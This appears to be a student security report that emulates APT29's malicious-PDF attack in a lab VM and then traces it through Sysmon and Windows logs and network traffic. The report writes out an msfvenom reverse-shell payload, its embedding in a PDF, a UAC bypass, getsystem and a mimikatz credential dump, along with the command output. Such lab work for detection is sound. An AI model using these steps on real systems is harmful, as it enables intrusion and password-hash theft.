Enterprise Network Security Final Report

- Introduction to User Execution: Malicious File (PDF)
  - General explanation
    - An attacker rely upon user clicking the malicious file to gain execution
    - Users may be subjected to social engineering to open the malicious file
    - Once the file was clicked, the malicious code will be executed
    - Adversaries use Masquerading on the file to lure user to open it
    - File extension of the malicious file can be .doc, .pdf, .xls, .rtf, .scr, .exe, etc
    - It's the follow-on behavior from spearphishing attachment
      - ✧Appear after initial access most of the time
      - ✧Sometimes appear after internal spearphishing in lateral movement

  - Mitre att&ck technique about pdf file used by APT29


    The followings are techniques adopted by APT29 related to malicious pdf:
    - Phishing: Spearphishing attachment
      - ✧Mitre id: T1566.001
      - ✧Adversaries send spearphishing emails with a malicious attachment
      - ✧Social engineering included
      - ✧Sometimes use zip file to bypass antivirus detection
      - ✧Common attachment options: pdf, Microsoft office document, archived file

    - User execution: malicious file
      - ✧Mitre id: T1204.002
      - ✧Introduced in general explanation above

    - Exploitation for client execution
      - ✧Mitre id: T1203
      - ✧Adversaries exploit software vulnerabilities in client apps to execute code
      - ✧Vulnerabilities exist in software due to unsecure coding practices
      - ✧The attacker can gain access to the system on remote system
      - ✧The target application are often used by the victim
      - ✧As for Adobe reader, the common method is buffer overflow

- Introduction to techniques used in User Execution: Malicious File (PDF)
  - The attack flow of malicious pdf launched by APT29

    The picture below is the attack flow launched by Operational ghost: A subgroup of APT 29. The followings are the attack procedures:



◆ The attacker send an email with document to the victim in order to access the victim initially or for lateral movement purpose

◆ Once the victim clicks the malicious attachment, self-made malware will be downloaded and executed [User execution, similar to my scenario]

◆ Stage 1 malware --- Download MiniDuke

✧PolyglotDuke

- ν A downloader that download MiniDuke backdoor
- ν Dropper embeds an encrypted PolyglotDuke within GIF
- ν Use rundll32.exe to execute malicious code
- ν Use http GET requests to build C2 connection

✧RegDuke

- ν Its purpose is to make sure the attackers will never lose complete control of any compromised machine
- ν Use Dropbox as its C2 server

◆ Stage 2 malware

✧MiniDuke

- ν Have proxy machine to let attacker be able to reach to victim even if the network traffic of the attacker is blocked
- ν Have 38 different backdoor functions, such as uploading/downloading file and starting/stopping proxy feature

- ◆ Stage 3 malware
  - ✧FatDuke
    - ν Only deploy on machine with crown jewel
    - ν Can control victim remotely using C2 protocol over http or using named pipe on the local network

■ Tools or method mentioned in the report

- ◆ PDF
  - ✧Masquerading
    - ν Obfuscated the file icons and filename to let the file looks more benign
- ◆ Reverse shell (backdoor)
  - ✧APT29 often use self-developed malware to create backdoor
    - ν For instance, CozyDuke, SeaDuke, HammerDuke, CloudDuke, MiniDuke
    - ν The malware made by APT29 often ends with “Duke”

■ CozyDuke: Malware used for backdoor

CozyDuke is one of the most powerful malwares produced by APT29, its brief introduction is presented below:

- ◆ C2 method：http(s), twitter (backup)
- ◆ Module
  - ✧Command executing module
    - ν Execute windows command prompt commands
  - ✧Password stealer module
  - ✧NTLM hash stealer module
  - ✧System information gathering module
  - ✧Screenshot module
- ◆ Other behavior
  - ✧Download other executables
    - ν Mimikatz
      - ⅄ A powerful tool to steal passwords or hashes
      - ⅄ Famous module: sekurlsa::logonpasswords, sekurlsa::passthehash
    - ν PSExec
      - ⅄ Windows certificated tool
      - ⅄ Won’t be detected as malicious by anti-virus software
      - ⅄ Function: escalate privilege, transmit file, etc
  - ✧Download other executables
    - ν HammerDuke
    - ν SeaDuke

● Attack Scenario Design

■ Scenario Design Philosophy

I designed the scenario, especially what shall the attacker do after the reverse shell is created, based on the reports about APT 29. The followings are the three major parts of the attack:

◆ Discovery

✧Type the command that APT29 often use when collecting information

—Begin Information Collection Commands—
systeminfo.exe
ipconfig.exe /all
cmd.exe /c set
net.exe user
HOSTNAME.EXE
net.exe user /domain
net.exe group /domain
tasklist.exe /V
whoami.exe /all
—End Information Collection Commands—

◆ Privilege escalation


✧Bypass UAC in order to get NT/authority

✧To get the privilege to access memory file related to password and hashes

◆ Credential access

✧Use mimikatz to steal NTLM hash

■ Attack flow introduction




1. The attack will be launched after the victim click the malicious pdf file
2. The reverse will be created from victim to attacker
3. The attacker will type several common commands to know better about the victim's environment
4. The attacker will try to escalate the privilege in order to get credential of the victim's PC

   I. In order to escalate privilege, bypass UAC is needed

- Attacker/Victim environment
  - Attacker-> 64-bit kali Linux virtual machine with Metasploit framework and apache2 service start
  - Victim -> 64-bit windows 8.1 pro virtual machine with Acrobat reader version 9
- Tools for emulating the Scenario
  - Metasploit Framework
    - A penetration test framework that helps us find and exploit vulnerabilities
    - Both ethical hacker and red hat hacker use this tool
    - Has powerful meterpreter
      - Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code
  - Emulated process
    - Pre-attack
      - Create .exe file that can create reverse shell from victim to the attacker once the victim click it[1]
        - Type command "msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.2.185 LPORT=6666 -f exe > 415.exe" in Metasploit framework
      - Embed the reverse shell .exe file inside pdf file[2]
        - Use Metasploit "exploit/windows/fileformat/adobe_pdf_embedded_exe" module to combine the .exe file (415.exe) with .pdf file (Spec.pdf)
        - Set the attacker ip=192.168.2.185, port=6666, input filename=Spec.pdf, payload=windows/x64/meterpreter/reverse_tcp
        - Type exploit to create the pdf file
      - Let victim download the pdf file
        - Move the malicious pdf file to /var/www/html
        - Type "service apache2 start" in kali terminal
        - At victim side, type "192.168.2.185/Spec.pdf" to download the file
    - Reverse shell created
      - As the victim open the malicious pdf file, the connection is established
        - Use Metasploit module exploit/multi/handler[3] to wait for the connection
        - Set the attacker ip=192.168.2.185, port=6666, target = 0 (wildcard), payload=windows/meterpreter/reverse_tcp

[1] Create reverse shell exe: https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/
[2] Embedding pdf with exe: https://vulners.com/metasploit/MSF:EXPLOIT/WINDOWS/FILEFORMAT/ADOBE_PDF_EMBEDDED_EXE
[3] Multi handler: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/handler.rb



◆ Discovery

✧Go to victim's command line and type commands often typed by APT 29

ν Type "shell" to enter victim's cmd then type the command

ν Shell is meterpreter built-in function

```
c:\Users\PRL\Documents>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : peiruwin8
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-4F-6A-B5
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::6db0:93bf:e152:57e0%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.2.143(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Thursday, April 15, 2021 12:23:00 PM
   Lease Expires . . . . . . . . . . : Friday, April 16, 2021 12:23:00 PM
   Default Gateway . . . . . . . . . : 192.168.2.1
   DHCP Server . . . . . . . . . . . : 192.168.2.1
   DHCPv6 IAID . . . . . . . . . . . : 50855975
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-E9-E5-70-08-00-27-4F-6A-B5
   DNS Servers . . . . . . . . . . . : 192.168.2.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{D25F1779-196B-4704-B904-6726801ED2F3}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```

Type command "ipconfig /all" to see the network of the victim

```
svchost.exe                  1748 Services                   0     12,236 K Unknown         N/A                                    0:0
0:00 N/A
svchost.exe                  1840 Services                   0     10,068 K Unknown         N/A                                    0:0
0:00 N/A
dllhost.exe                  1980 Services                   0      5,856 K Unknown         N/A                                    0:0
0:00 N/A
GoogleCrashHandler.exe       2524 Services                   0        224 K Unknown         N/A                                    0:0
0:00 N/A
GoogleCrashHandler64.exe     2540 Services                   0         64 K Unknown         N/A                                    0:0
0:00 N/A
SearchIndexer.exe            2552 Services                   0     49,672 K Unknown         N/A                                    0:0
0:16 N/A
wmpnetwk.exe                 2768 Services                   0      3,648 K Unknown         N/A                                    0:0
0:00 N/A
taskhostex.exe               2248 Console                    1     17,564 K Running         peiruwin8\PRL                          0:0
0:01 Task Host Window
explorer.exe                 2092 Console                    1    113,732 K Running         peiruwin8\PRL                          0:0
0:38 N/A
RuntimeBroker.exe            1464 Console                    1     14,928 K Running         peiruwin8\PRL                          0:0
0:00 OLEChannelWnd
mmc.exe                      3416 Console                    1     92,304 K Running         peiruwin8\PRL                          0:0
0:02 OLEChannelWnd
notepad++.exe                3744 Console                    1     23,172 K Running         peiruwin8\PRL                          0:0
0:07 C:\Users\PRL\Downloads\Winlogbeat\winlogbeat.yml - Notepad++
cmd.exe                      2884 Console                    1      2,400 K Running         peiruwin8\PRL                          0:0
0:00 Administrator: Command Prompt
conhost.exe                  3652 Console                    1      6,884 K Running         peiruwin8\PRL                          0:0
0:00 OleMainThreadWndName
Sysmon64.exe                 2076 Services                   0     13,696 K Unknown         N/A                                    0:0
0:04 N/A
unsecapp.exe                 1072 Services                   0      4,664 K Unknown         N/A                                    0:0
0:00 N/A
mmc.exe                      2036 Console                    1     30,576 K Running         peiruwin8\PRL                          0:0
0:01 OLEChannelWnd
glcnd.exe                    2236 Console                    1     25,328 K Running         peiruwin8\PRL                          0:0
0:00 Reader
SystemSettings.exe           2268 Console                    1     23,692 K Running         peiruwin8\PRL                          0:0
0:00 PC settings
powershell.exe               3788 Console                    1     65,952 K Running         peiruwin8\PRL                          0:0
0:01 Administrator: Windows PowerShell
conhost.exe                  3136 Console                    1      8,456 K Running         peiruwin8\PRL                          0:0
0:00 OleMainThreadWndName
SearchProtocolHost.exe       2892 Services                   0      6,188 K Unknown         N/A                                    0:0
0:00 N/A
winlogbeat.exe               2976 Console                    1     59,452 K Unknown         peiruwin8\PRL                          0:0
0:05 N/A
Wireshark.exe                2032 Console                    1    134,012 K Running         peiruwin8\PRL                          0:0
0:02 Capturing from Ethernet
dumpcap.exe                  3560 Console                    1      8,032 K Running         peiruwin8\PRL                          0:0
0:00 C:\Program Files\Wireshark\dumpcap.exe
```

Type "tasklist /v" to know what program is running on victim PC

◆ Privilege escalation

✧Bypass UAC

ν Use Metasploit module windows/local/bypassuac_injection[4]

ν Set the attacker ip=192.168.2.185, port=6666, target = 1 (x64 computer), Session =1 (the session I create for reverse shell)

ν Type “exploit” to bypass UAC

ν How the module do[5]

➢ Select a process signed with the Windows Publisher certificate [notepad.exe (process 3736, see picture below)]

➢ Injected code into notepad.exe and make it run the code on new thread

```
msf5 exploit(windows/local/bypassuac_injection) > options

Module options (exploit/windows/local/bypassuac_injection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.185    yes       The listen address (an interface may be specified)
   LPORT     6666             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64


msf5 exploit(windows/local/bypassuac_injection) > exploit

[*] Started reverse TCP handler on 192.168.2.185:6666
[+] Windows 8.1 (6.3 Build 9600). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 3736
[*] Sending stage (201283 bytes) to 192.168.2.143
[*] Meterpreter session 2 opened (192.168.2.185:6666 → 192.168.2.143:49890) at 2021-04-15 09:02:29 -0700
```

✧Escalate privilege to NT/Authority[6]

ν Use meterpreter built-in command “getsystem”

ν The privilege will change from peiruwin8\PRL to NT AUTHORITY\SYSTEM

ν The module do so by impersonating the Pipe in memory

```
meterpreter > getuid
Server username: peiruwin8\PRL
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

[4] Bypass uac module: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/bypassuac_injection.rb

[5] Bypass uac method http://www.pretentiousname.com/misc/W7E_Source/win7_uac_poc_details.html

[6] Concept of privilege escalation: https://medium.com/@lucideus/privilege-escalation-on-windows-7-8-10-lucideus-research-c8a24aa55679

◆ Credential access

✧Use mimikatz to steal NTLM hash

ν Load mimikatz[7] by typing “load kiwi”

ν Attackers will check whether they obtain sufficient privilege by typing “kiwi_cmd privilege::debug”

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

ν If the privilege is enough, type “kiwi_cmd sekurlsa::logonpasswords” to acquire the passwords and hashes

```
meterpreter > kiwi_cmd privilege::debug
Privilege '20' OK

meterpreter > kiwi_cmd sekurlsa::logonpasswords

Authentication Id : 0 ; 1943738 (00000000:001da8ba)
Session           : Interactive from 1
User Name         : PRL
Domain            : peiruwin8
Logon Server      : PEIRUWIN8
Logon Time        : 4/15/2021 11:17:48 AM
SID               : S-1-5-21-1521955650-1266901881-1614062800-1001
        msv :
         [00000003] Primary
         * Username : PRL
         * Domain   : peiruwin8
         * NTLM     : 15d4cefdbdac36c29faa4b4d93b95d5d
         * SHA1     : 10bde2940d1195ad97c16f3e3bd94c0154e98872
         [00010000] CredentialKeys
         * NTLM     : 15d4cefdbdac36c29faa4b4d93b95d5d
         * SHA1     : 10bde2940d1195ad97c16f3e3bd94c0154e98872
        tspkg :
        wdigest :
         * Username : PRL
         * Domain   : peiruwin8
         * Password : (null)
        livessp :
        kerberos :
         * Username : PRL
         * Domain   : peiruwin8
         * Password : (null)
        ssp :
        credman :
```

● System Logs or Network Traffic Pattern for emulated User Execution: Malicious File (PDF)

■ System log

◆ Reverse shell created

✧Sysmon

[7] Mimikatz website: https://blog.gentilkiwi.com/mimikatz

Time	event.code	destination.ip	destination.port	source.ip	source.port	process.executable
Apr 15, 2021 @ 17:02:28.675	3	192.168.2.185	6,666	192.168.2.143	49,890	C:\Windows\System32\rundll32.exe
Apr 15, 2021 @ 16:48:51.731	3	192.168.2.185	6,666	192.168.2.143	49,887	C:\Users\PRL\Documents\Spec.pdf

When the reverse shell created, we can see log with event.code 3, which means network connection. Besides, we can acquire the following information based on the log:

1. The network connection are launched by victim [192.168.2.143] to attacker [192.168.2.185]
2. The connection are launched by C:\users\PRL\Document\Spec.pdf: my malicious pdf file

✧Security

	event.code	winlog.event_data.Application	winlog.event_data.DestAddress	winlog.event_data.DestPort	winlog.event_data.SourceAddress	winlog.event_data.SourcePort	message
@ 16:48:51.746	5,158	\device\harddiskvolume2\users\prl\documents\spec.pdf	-	-	0.0.0.0	49887	The Windows Filtering Platform has permitted a bind to a local port. Application Information: Process ID: 1384
@ 16:48:51.746	5,156	\device\harddiskvolume2\users\prl\documents\spec.pdf	192.168.2.185	6666	192.168.2.143	49887	The Windows Filtering Platform has permitted a connection. Application Information: Process ID: 1384 Application Name:

When the reverse shell created, we can see log with event.code 5156 and 5158. 5156 stands for windows filtering platform has permitted a connection while 5158 means windows filtering platform permitted a bind to the local port. Furthermore, we can acquire the following information through the logs:

1. The network connection are launched by victim [192.168.2.143] to attacker [192.168.2.185]
2. The connection are launched by Spec.pdf: my malicious pdf file

◆ Discovery

✧Sysmon

Time	event.code	process.command_line	process.parent.executable
Apr 15, 2021 @ 16:53:15.894	1	whoami /all	C:\Windows\System32\cmd.exe
Apr 15, 2021 @ 16:53:08.269	1	tasklist /v	C:\Windows\System32\cmd.exe
Apr 15, 2021 @ 16:53:00.784	1	C:\Windows\system32\net1 user /domain	C:\Windows\System32\net.exe
Apr 15, 2021 @ 16:53:00.769	1	net user /domain	C:\Windows\System32\cmd.exe
Apr 15, 2021 @ 16:52:48.721	1	C:\Windows\system32\net1 user	C:\Windows\System32\net.exe
Apr 15, 2021 @ 16:52:48.707	1	net user	C:\Windows\System32\cmd.exe
Apr 15, 2021 @ 16:52:39.128	1	cmd /c set	C:\Windows\System32\cmd.exe
Apr 15, 2021 @ 16:52:31.612	1	ipconfig /all	C:\Windows\System32\cmd.exe
Apr 15, 2021 @ 16:52:06.315	1	systeminfo	C:\Windows\System32\cmd.exe
Apr 15, 2021 @ 16:49:54.471	1	C:\Windows\system32\cmd.exe	C:\Users\PRL\Documents\Spec.pd

When the attackers try to know more about the victim environment, they will type some commands. We can see Sysmon log with event id 1 which means process created while doing so. We also can obtain the following information:

1. The commands attackers type: tasklist /v, ipconfig /all, whoami, etc
2. The process was launched by cmd.exe
3. Cmd.exe are launched by Spec.pdf (my malicious pdf file)

✧Security

Time	event.code	process.executable	event.action
Apr 15, 2021 @ 16:52:31.644	4,689	C:\Windows\System32\ipconfig.exe	exited-process
Apr 15, 2021 @ 16:52:31.612	4,688	C:\Windows\System32\ipconfig.exe	created-process

As for windows-security-event logs, logs with event.code 4688 and 4689 will occur. 4688 means created-process while 4689 means exited-process. We can obtain the following information:

1. The commands attackers type: ipconfig
2. 4688 is related to Sysmon event code 1, and 4689 is the counter part of Sysmon event code 5

◆ Privilege escalation

✧Sysmon

Apr 16, 2021 @ 01:02:28.675	3	2,840	-	C:\Windows\System32\rundll32.exe
Apr 16, 2021 @ 01:02:28.566	1	2,840	2,720	C:\Windows\System32\rundll32.exe
Apr 16, 2021 @ 01:02:28.550	1	2,720	3,736	C:\Windows\System32\cliconfg.exe
Apr 16, 2021 @ 01:02:28.456	1	2,316	3,736	C:\Windows\System32\cliconfg.exe
Apr 16, 2021 @ 01:02:28.440	11	1,928	-	C:\Windows\system32\DllHost.exe
Apr 16, 2021 @ 01:02:28.062	8	1,384	-	C:\Users\PRL\Documents\Spec.pdf
Apr 16, 2021 @ 01:02:27.441	1	3,736	1,384	C:\Windows\System32\notepad.exe

When attackers try to escalate the privilege, they need to bypass UAC first. We can see logs with event.code 1,3,8,11. 8 means remote thread created while 11 represents file created. We can obtain the following information:

1. The remote thread was created by the malicious pdf file (its parent pid is 1384, which is pdf file's pid)
2. Notepad.exe launch other programs (rundll32.exe)

✧Security

Time	event.code	process.pid	process.executable
Apr 15, 2021 @ 17:02:28.166	4,688	2,056	C:\Windows\System32\consent.exe
Apr 15, 2021 @ 17:02:28.162	4,673	3,736	C:\Windows\System32\notepad.exe
Apr 15, 2021 @ 17:02:28.153	4,673	3,736	C:\Windows\System32\notepad.exe
Apr 15, 2021 @ 17:02:28.062	8	1,384	C:\Users\PRL\Documents\Spec.pdf
Apr 15, 2021 @ 17:02:27.441	4,688	3,736	C:\Windows\System32\notepad.exe
Apr 15, 2021 @ 17:02:27.441	1	3,736	C:\Windows\System32\notepad.exe

As for security log, logs with id 4673 will occur, which represents privilege service was called. Therefore, we can know that notepad.exe is accessed using privilege.

◆ Registry value changed (Part of privilege escalation)

✧Sysmon

Time	event.code	registry.path	winlog.event_data.Details
Apr 15, 2021 @ 17:03:23.894	13	HKLM\System\CurrentControlSet\Services\rgtriv\Start	DWORD (0x00000004)
Apr 15, 2021 @ 17:03:23.831	13	HKLM\System\CurrentControlSet\Services\rgtriv\Start	DWORD (0x00000003)
Apr 15, 2021 @ 17:03:23.831	13	HKLM\System\CurrentControlSet\Services\rgtriv\ImagePath	cmd.exe /c echo rgtriv > \\.\pipe\rgtriv

While the attackers try to escalate privilege using “getsystem”, the registry value will be tampered. Log with event.code 13 can be observed, which means registry value is set. We can obtain the following information:

1. Pipe was impersonated (field winlog.event_data_Details is “cmd.exe /c echo rgtriv > \\. \pipe\rgtriv)

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

✧Security

Apr 15, 2021 @ 17:03:23.831	7,045	-	-		A service was installed in the system. Service Name: rgtriv Service File Name: cmd.exe /c echo rgtriv > \\.\pipe\rgtriv Service Type: user mode service Service Start Type: demand start
Apr 15, 2021 @ 17:03:23.831	13	C:\Windows\system32\services.exe	-	Registry value set (rule: RegistryEvent)	Registry value set: RuleName: T1031,T1050 EventType: SetValue UtcTime: 2021-04-16 00:03:23.831 ProcessGuid: {6D494199-7EE3-6078-0A00-000000001100} ProcessId: 504

As for windows-security-event logs, logs with event.code 7045 will occur, which stands for a service was installed in the system. And it's about pipe impersonation.

◆ Credential access

✧Sysmon

Time	event.code	process.pid	process.parent.pid	process.executable	file.path	winlog.event_data.TargetImage
Apr 15, 2021 @ 17:04:47.612	10	2,840	-	C:\Windows\System32\rundll32.exe	-	C:\Windows\system32\lsass.exe

When executing mimikatz to steal NTLM hash, it'll access lsass.exe. Logs with event.code 10 will occur, which means process access. The followings are introductions about lsass:

ν Local Security Authority (LSA)

- Validate users for local and remote sign-ins
- Enforce local security policies

ν Lsass.exe

- Subsystem service of LSA

✧Security

As for Windows-security event logs, we can observe the following logs after executing mimikatz:

ν Handle object lsass.exe

Apr 15, 2021 @ 17:04:47.612	4,690	-
Apr 15, 2021 @ 17:04:47.612	4,658	-
Apr 15, 2021 @ 17:04:47.612	4,656	\Device\HarddiskVolume2\Windows\System32\lsass.exe
Apr 15, 2021 @ 17:04:47.612	4,663	\Device\HarddiskVolume2\Windows\System32\lsass.exe

In security logs, the combination of 4656,4658,4663,4690 equals to Sysmon log 10. The four logs shows that lsass was handled. The followings are the meaning of the logs:

- 4656: A handle to an object was requested
- 4658: A handle to an object was closed
- 4663: An attempt was made to access an object
- 4690: An attempt was made to duplicate a handle to an object

ν Use privilege to access LSA

Time	event.code	event.action	winlog.event_data.Service
Apr 15, 2021 @ 17:04:09.272	4,673	privileged-service-called	LsaRegisterLogonProcess()

We can know that LSA is accessed with privilege by seeing event id 4673.

■ Network traffic pattern

◆ Observation --- Most network traffic come from reverse shell

✧Traffic flow between victim and attacker accounts for 25.4%


ν Flow starts from attacker's ip is 20.4% among all flows => 80.3%

ν Flow starts from victim's ip is 5.0% among all flows => 19.7%

